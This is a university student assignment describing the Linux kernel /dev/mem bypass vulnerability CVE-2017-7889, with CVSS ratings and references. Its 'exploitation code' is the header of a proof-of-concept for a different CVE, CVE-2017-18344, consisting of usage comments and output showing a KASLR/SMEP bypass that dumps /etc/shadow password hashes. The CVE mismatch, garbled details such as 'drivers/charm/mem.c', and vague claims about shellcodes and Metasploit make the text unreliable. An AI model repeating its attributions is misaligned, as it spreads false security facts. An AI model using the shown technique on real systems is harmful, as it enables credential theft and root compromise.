Sri Lanka Institute of Information Technology

Bypass Vulnerability CVE-2017-7889

Individual Assignment

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19029696	Rehan Perera

Date of Submission

12.05.2020

Introduction

Bypass vulnerability is a vulnerability in the mm subsystem in the Linux kernel through 4.10.0 does not properly enforce the CONFIG_STRICT_DEVMEM protection mechanism which allows local uses to read or write to kernel memory locations in the first megabyte (and bypass slab allocation restrictions) via an application that opens the /dev/mem file, related to arch/x86/mm/init.c and drivers/charm/mem.c.

Background of the Vulnerability

The vulnerability was discovered and reported and tested by Tommi Rantala.

CVSS Score-7.2

Confidentiality Impact- Complete (There is a total disclosure, resulting in all file systems being revealed)

Integrity Impact- Complete (There is total compromise of system integrity, there is a complete loss of system protection, resulting in the entire system being compromised.)

Availability Impact- Complete (There is a total shutdown of the affected resource. The attacker can completely unavailable.)


Access Complexity- Low (Specialized access conditions or extenuating circumstances does not exist. Very little knowledge or skill is required.)

Authentication- Not required (Application is not required to exploit the vulnerability.)


Gain Access- None

Vulnerability Type(s)- Bypass a restriction or similar.


Here is an exploitation code for the bypass vulnerability



```
// A proof-of-concept exploit for CVE-2017-18344.
// Includes KASLR and SMEP bypasses. No SMAP bypass.
// No support for 1 GB pages or 5 level page tables.
// Tested on Ubuntu xenial 4.4.0-116-generic and 4.13.0-38-generic
// and on CentOS 7 3.10.0-862.9.1.el7.x86_64.
//
// gcc pwn.c -o pwn
//
// $ ./pwn search 'root:!:'
// [.] setting up proc reader
// [~] done
// [.] checking /proc/cpuinfo
// [~] looks good
// [.] setting up timer
// [~] done
// [.] finding leak pointer address
// [+] done: 000000022ca45b60
// [.] mapping leak pointer page
// [~] done
// [.] divide_error:     ffffffffad6017b0
// [.] kernel text:      ffffffffacc00000
// [.] page_offset_base: ffffffffade48a90
// [.] physmap:          ffff8d40c0000000
// [.] task->mm->pgd:    ffffffffade0a000
// [.] searching [0000000000000000, 00000000f524d000) for 'root:!:':
// [.] now at 0000000000000000
// [.] now at 0000000002000000
// [.] now at 0000000004000000
                                                            23,41         Top
```



```
// [.] now at 0000000000000000
// [.] now at 0000000002000000
// [.] now at 0000000004000000
// ...
// [.] now at 000000008c000000
// [.] now at 000000008e000000
// [.] now at 0000000090000000
// [+] found at 0000000090ff3000
// [+] done
//
// $ ./pwn phys 0000000090ff3000 1000 shadow
// [.] setting up proc reader
// [~] done
// [.] checking /proc/cpuinfo
// [~] looks good
// [.] setting up timer
// [~] done
// [.] finding leak pointer address
// [+] done: 000000022ca45b60
// [.] mapping leak pointer page
// [~] done
// [.] divide_error:     ffffffffad6017b0
// [.] kernel text:      ffffffffacc00000
// [.] page_offset_base: ffffffffade48a90
// [.] physmap:          ffff8d40c0000000
// [.] task->mm->pgd:    ffffffffade0a000
// [.] dumping physical memory [0000000090ff3000, 0000000090ff4000):
// [+] done
                                                            48,41         1%
```



```
// [~] done
// [.] finding leak pointer address
// [+] done: 000000022ca45b60
// [.] mapping leak pointer page
// [~] done
// [.] divide_error:     ffffffffad6017b0
// [.] kernel text:      ffffffffacc00000
// [.] page_offset_base: ffffffffade48a90
// [.] physmap:          ffff8d40c0000000
// [.] task->mm->pgd:    ffffffffade0a000
// [.] dumping physical memory [0000000090ff3000, 0000000090ff4000):
// [+] done
//
// $ cat shadow
// root:!:17612:0:99999:7:::
// daemon:*:17590:0:99999:7:::
// bin:*:17590:0:99999:7:::
// ...
// saned:*:17590:0:99999:7:::
// usbmux:*:17590:0:99999:7:::
// user:$1$7lXXXXSv$rvXXXXXXXXXXXXXXXXXhr/:17612:0:99999:7:::
//
// Andrey Konovalov <andreyknvl@gmail.com>

#define _GNU_SOURCE

#include <assert.h>
#include <ctype.h>
```

Exploitation Methods

You can exploit this using shellcodes.

Exploitation Techniques

You can exploit this via Metasploit.

References

https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2017-7889

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=a4866aa812518ed1a37d8ea0c881dc946409de94